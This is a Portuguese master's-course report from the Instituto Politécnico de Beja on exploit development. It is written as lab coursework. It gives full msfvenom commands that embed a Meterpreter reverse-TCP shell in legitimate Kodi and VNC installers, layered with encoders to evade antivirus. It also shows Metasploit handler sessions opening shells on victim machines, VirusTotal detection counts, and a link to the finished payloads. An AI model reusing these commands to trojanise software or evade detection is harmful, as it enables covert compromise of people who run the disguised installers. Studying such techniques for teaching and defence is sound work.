

IPBeja

INSTITUTO POLITÉCNICO
DE BEJA

Escola Superior de Tecnologia e Gestão
Mestrado em Engenharia de Segurança Informática
Testes de Penetração e Desenvolvimento de Exploits

Prova Individual de Intrusão

Desenvolvimento de Exploits

Beja, 25 de Junho de 2021

INSTITUTO POLITÉCNICO DE BEJA
Escola Superior de Tecnologia e Gestão
Mestrado em Engenharia de Segurança Informática
Testes de Penetração e Desenvolvimento de Exploits

Prova Individual de Intrusão

Desenvolvimento de Exploits

Orientado por :

Professor Doutor Rui Miguel Silva, IPBeja

Relatório do trabalho Individual de Intrusão e Desenvolvimento de Exploits

Resumo

Prova Individual de Intrusão

O presente relatório foi elaborado no âmbito da unidade curricular “Técnicas de Penetração e Desenvolvimento de Exploits” e tem por base de estudo e criação de exploits. O trabalho tem como componente, o desenvolvimento e implementação de payloads para Desenvolvimento de Exploits, com o objectivo de inserir uma Remote Shell Meterpreter num ficheiro executável. É feita uma abordagem sobre todos os parâmetros utilizados e valores introdutórios.

É feita uma análise dos valores obtidos de forma pratico como a verificação da usabilidade do Payload relativamente a sua detecção por anti-vírus.

Palavras-chave: *Exploits, Remote Shell, Payloads, Ficheiro executável.*

Índice

Resumo	i
Índice	iii
1 Introdução	1
2 Grupo I	3
2.1 Remote Shell Meterpreter (32 ou 64 bits)	3
2.1.1 Kodi x86	3
2.1.2 VNC x64	6
3 Conclusão	13

Capítulo 1

Introdução

Em cibersegurança o termo Payload refere-se a um código malicioso que executa uma ação destrutiva no sistema alvo, fornecendo acesso privilegiado e permissões, por exemplo: criar um usuário, iniciar ou migrar um processo e até mesmo apagar arquivos em uma fase de pós-exploração.

Exploits são um subconjunto de malware, que procuram o endereço exato na memória para execução de um Payload, onde o objectivo é desenvolver scripts com códigos executáveis capazes de aproveitar as vulnerabilidades de sistemas num computador local ou remoto.

Os exploits quando encolhido um bom template dificilmente são detectados por programas de segurança, pelo fato de desenvolver seu exploit de forma diferente ou utilizando encoders que permitem camuflar o exploit dificultando ainda mais os programas de segurança. Quando se planeia o desenvolvimento de um exploit a fase de desenvolvimento e implementação de payloads, com o objectivo de inserir uma Remote Shell Meterpreter num ficheiro executável é o objectivo primordial para a elaboração do projecto então feita uma abordagem sobre todos os parâmetros utilizados e valores introdutórios bem como a todos os codificadores para poder entender melhor todo os seus funcionamentos analisando detalhadamente não só a sua descrição como o rank pois qualquer software antivírus que se preze deve sinalizar um payload Msvenom padrão, até mesmo remove-lo assim que for sacado. Dai a importancia dos codificadores pois eles permitem que o payload seja ofuscando com o código real que a carga contém, ajudando a contornar os antivírus.

Capítulo 2

Grupo I

2.1 Remote Shell Meterpreter (32 ou 64 bits)

2.1.1 Kodi x86

Apenas um encoder e exe

O exemplo a seguir trata-se da criação de um Payload para Windows de arquitectura 32 bits(-a x86). O -p permite que especificar qual o Payload que se deseja usar neste caso windows com o -e o nome do codificador que se deseja usar “x86/shikata_ga_nai” é um encode que serve justamente para mascarar o Payload do antivírus ao usar o comando -i implica o número de vezes que deseja codificá-la nesta situação foram escolhidos 5. O servidor que irá escutar as conexões com o alvo tem IP igual a 10.0.0.1 (lhost=10.0.0.1) e estas mesmas conexões passarão pela porta 443 (LPORT=443).

É importante dizer que o Payload é um arquivo executável cujo nome é kodi.exe, onde usamos o template “./kodi-19.1-Matrix-x86.exe” através do comando -x, o termo “/x00” serve para remover os bytes nulos e “windows/shell/reverse_tcp” este o qual criará uma shell interactiva da máquina atacante com o alvo. Por fim com o parâmetro -f isso diz ao Msfvenom o que deve criar um Payload, neste caso, um executável.

```
msfvenom -a x86 --platform windows -p windows/meterpreter/reverse_tcp lhost = 10.0.0.1 lport = 443 -e x86/shikata_ga_nai -i 5 -b '\x00' -x ./kodi - 19.1 - Matrix - x86.exe -f exe -o kodi.exe
```

2. GRUPO I

Após a elaboração do Payload o mesmo foi testado através da nossa maquina **Kali-Linux** onde foi verificado se o mesmo permitia criar a shell interactiva á máquina vitima

```
File Actions Edit View Help
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
Press SPACE BAR to continue

=[ metasploit v6.0.45-dev ]
+ -- --[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 8 evasion ]

Metasploit tip: You can upgrade a shell to a Meterpreter
session on many platforms using sessions -u
<session_id>

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.0.0.1
lhost => 10.0.0.1
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:443
[*] Sending stage (175174 bytes) to 10.0.0.204
[*] Meterpreter session 1 opened (10.0.0.1:443 -> 10.0.0.204:49675) at 2021-06-24 14:31:11
-0400

meterpreter > 
```

Figura 2.1: Shell Kali usando exploit

2.1. Remote Shell Meterpreter (32 ou 64 bits)

Posteriormente a verificação da usabilidade do Payload em ambiente real foi elaborada uma testagem ao mesmo para validar a sua veracidade para isso utilizamos a plataforma **VirusTotal** onde se podem comprovar toda a análise pelo seguinte link: <https://www.virustotal.com/gui/file/c18d7505fdd09244f41af7a71362bd80b4203789f6fcc0324ba59f0cf5e7b05detection>




Figura 2.2: Resultado VirusTotal para Kodi 32bit

2.1.2 VNC x64

Apenas um encoder

O exemplo a seguir trata-se da criação de um Payload para Windows de arquitectura 64bits (-a x64). O -p permite que especificar qual o Payload que se deseja usar neste caso windows com o -e o nome do codificador que se deseja usar “x64/zutto_dekiru” é um encode que serve justamente para mascarar o Payload do antivírus ao usar o comando -i implica o número de vezes que deseja codificá-la nesta situação foram escolhidos 5. O servidor que irá escutar as conexões com o alvo tem IP igual a 10.0.0.1 (lhost=10.0.0.1) e estas mesmas conexões passarão pela porta 443 (LPORT=443).

Salientando que o Payload é um arquivo executável cujo nome é vnc.exe, onde usamos o template ”./VNC.exe” através do comando -x, o “windows/shell/reverse_tcp” criará uma shell interactiva da máquina atacante com o alvo. Por fim com o parâmetro -f isso diz ao Msfvenom o que deve criar um Payload, neste caso, um executável.

```
msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp lhost = 10.0.0.1 lport = 443 -e x64/zutto_dekiru -i 5 -x ./VNC.exe -f exe -only -o vnc.exe
```

Após a elaboração do Payload o mesmo foi testado através da nossa maquina **Kali-Linux** onde foi verificado se o mesmo permitia criar a shell interactiva á máquina vitima

```
File Actions Edit View Help

;kk;.0000000000000000.;Ok:
;k0000000000000000k:
,x0000000000000000x,
.l00000000l.
,d0d,
.

=[ metasploit v6.0.45-dev ]
+ -- --[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 8 evasion ]

Metasploit tip: View advanced module options with
advanced

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > set lhost 10.0.0.1
lhost => 10.0.0.1
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:443
[*] Sending stage (200262 bytes) to 10.0.0.111
[*] Meterpreter session 1 opened (10.0.0.1:443 -> 10.0.0.111:49685) at 2021-06-24 14:28:41
-0400

meterpreter > sysinfo
Computer : DESKTOP-26I70C7
OS : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : pt_PT
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x64/windows
meterpreter > 
```

Figura 2.3: Shell Kali usando exploit

2. GRUPO I

Posteriormente a verificação da usabilidade do Payload em ambiente real foi elaborada uma testagem ao mesmo para validar a sua veracidade para isso utilizamos a plataforma **VirusTotal** onde se podem comprovar toda a análise pelo seguinte link: <https://www.virustotal.com/gui/file/68b6b0fd24427589b8d5ddd00aba01e03288dabca9820c00180231748c797854/detection>




Figura 2.4: Resultado VirusTotal para VNC 64bit um encoder

Vários encoders

Tal como no exemplo anterior este trata-se da criação de um Payload para Windows de arquitectura 64bits(-a x64) contudo este possui com multiplos encoders. Onde foram escolhidos como encoders principais para mascarar o Payload do antivírus o “x64/zutto_dekiru”, “x64/xor_dynamic” e ”x64/sxor_context” ao usar o comando -i implica o número de vezes que deseja codificá-la nesta situação foram escolhidos 5, 4 e 3. O servidor que irá escutar as conexões com o alvo tem IP igual a 10.0.0.1 (lhost=10.0.0.1) e estas mesmas conexões passarão pela porta 443 (LPORT=443).

Salientando que o Payload é um arquivo executável cujo nome é vnc-ve.exe, onde usamos o template ”./VNC.exe” através do comando -x, o “windows/shell/reverse_tcp” criará uma shell interactiva da máquina atacante com o alvo. Por fim com o parâmetro -f isso diz ao Msfvenom o que deve criar um Payload, neste caso, um executável.

```
msfvenom-ax64--platformwindows-pwindows/x64/meterpreter/reverse_tcplhost =  
10.0.0.1lport = 443-ex64/zutto_dekiru-i5-fraw|msfvenom-ax64--platformwindows-  
ex64/xor_dynamic-i4-fraw|msfvenom-ax64--platformwindows-ex64/sxor_context-  
i3 - x./VNC.exe - fexe - only - ovnc - ve.exe
```

Após a elaboração do Payload o mesmo foi testado através da nossa máquina **Kali-Linux** onde foi verificado se o mesmo permitia criar a shell interactiva á máquina vítima

```
File Actions Edit View Help
:kk;.000000000000.;0k:
;k000000000000000k:
,x000000000000x,
.l0000000l.
,d0d,
.

=[ metasploit v6.0.45-dev ]
+ -- --[ 2134 exploits - 1139 auxiliary - 364 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 8 evasion ]

Metasploit tip: View advanced module options with
advanced

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lport 443
lport => 443
msf6 exploit(multi/handler) > set lhost 10.0.0.1
lhost => 10.0.0.1
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.0.1:443
[*] Sending stage (200262 bytes) to 10.0.0.111
[*] Meterpreter session 1 opened (10.0.0.1:443 -> 10.0.0.111:49685) at 2021-06-24 14:28:41
-0400

meterpreter > sysinfo
Computer      : DESKTOP-26I70C7
OS            : Windows 10 (10.0 Build 19042).
Architecture : x64
System Language : pt_PT
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > █
```

Figura 2.5: Shell Kali usando exploit

Posteriormente a verificação da usabilidade do Payload em ambiente real foi elaborada uma testagem ao mesmo para validar a sua veracidade para isso utilizamos a plataforma **VirusTotal** onde se podem comprovar toda a análise pelo seguinte link: <https://www.virustotal.com/gui/file/04e71d6fee5d86c229049fc6999c6d65dd8f7bfeb745103ec8b12db64e35a5d1/detection>

2.1. Remote Shell Meterpreter (32 ou 64 bits)

5 / 68

5 security vendors flagged this file as malicious

04e71d6fee5d86c229049fc6999c6d65dd8f7bfeb745103ec8b12db44e35a5d1

b3.exe

8.47 MB Size

2021-06-25 09:12:17 UTC 4 hours ago

64bits assembly cve-1999-0016 direct-cpu-clock-access exploit invalid-rich-pe-linker-version invalid-signature overlay peexe runtime-modules signed

DETECTION	DETAILS	RELATIONS	BEHAVIOR	COMMUNITY
Cyren	W64/Shelma.B	Fortinet	W64/CoinMiner.BYtr	
Microsoft	Trojan:Win64/Meterpreter.B	Sophos	ATK/Swrort-J	
Symantec	Meterpreter	Acronis	Undetected	
Ad-Aware	Undetected	AegisLab	Undetected	
AhnLab-V3	Undetected	Alibaba	Undetected	
ALYac	Undetected	Antiy-AVL	Undetected	

Figura 2.6: Resultado VirusTotal para VNC 64bit vários encoders

Capítulo 3

Conclusão

A utilização de artigos científicos e estudos feitos na área auxiliou o desenvolvimento do trabalho, assim como a recolha de informação fidedigna.

Os parâmetros passados bem como a escolha do software, template, foram cruciais para o desenvolvimento do mesmo, o que levou ao seu desenvolvimento bem mais complexo do que pensado inicialmente, ter de passar um conjunto de regras que não são fáceis de determinar à partidas. Embora por vezes o seu desenvolvimento fosse positivo na sua execução a nível real o programa não correspondia ao que era proposto o que levava a uma nova formulação do problema.

Com isto, verifica-se que os programas desenvolvidos tiveram performance positiva revelando valores bastante surpreendentes dentro da área, embora alguns com valores superiores na plataforma de análise ***VirusTotal*** contudo não obtiveram aprovação pratica em ambiente real.

Para poder aceder tanto aos ficheiros originais usados para o desenvolvimento dos exploits como para as versões finais já implementadas pode consultar o seguinte link: <https://drive.google.com/file/d/1U0QZwuPRVF7qAyifNDgY2w6XSgDQaJYP/view?usp=sharing>

Contudo hoje em dia já existem programas que facilitam a vida de um Pentester pois de forma automática e sem o uso de qualquer comando possam ser efectuados exploits funcionais e com valores bastante aceitaveis no que diz respeito a camuflar-se perante um anti-virus um desses softwares é o caso do *Payload Generator da Metasploit* <https://docs.rapid7.com/metasploit/the-payload-generator/>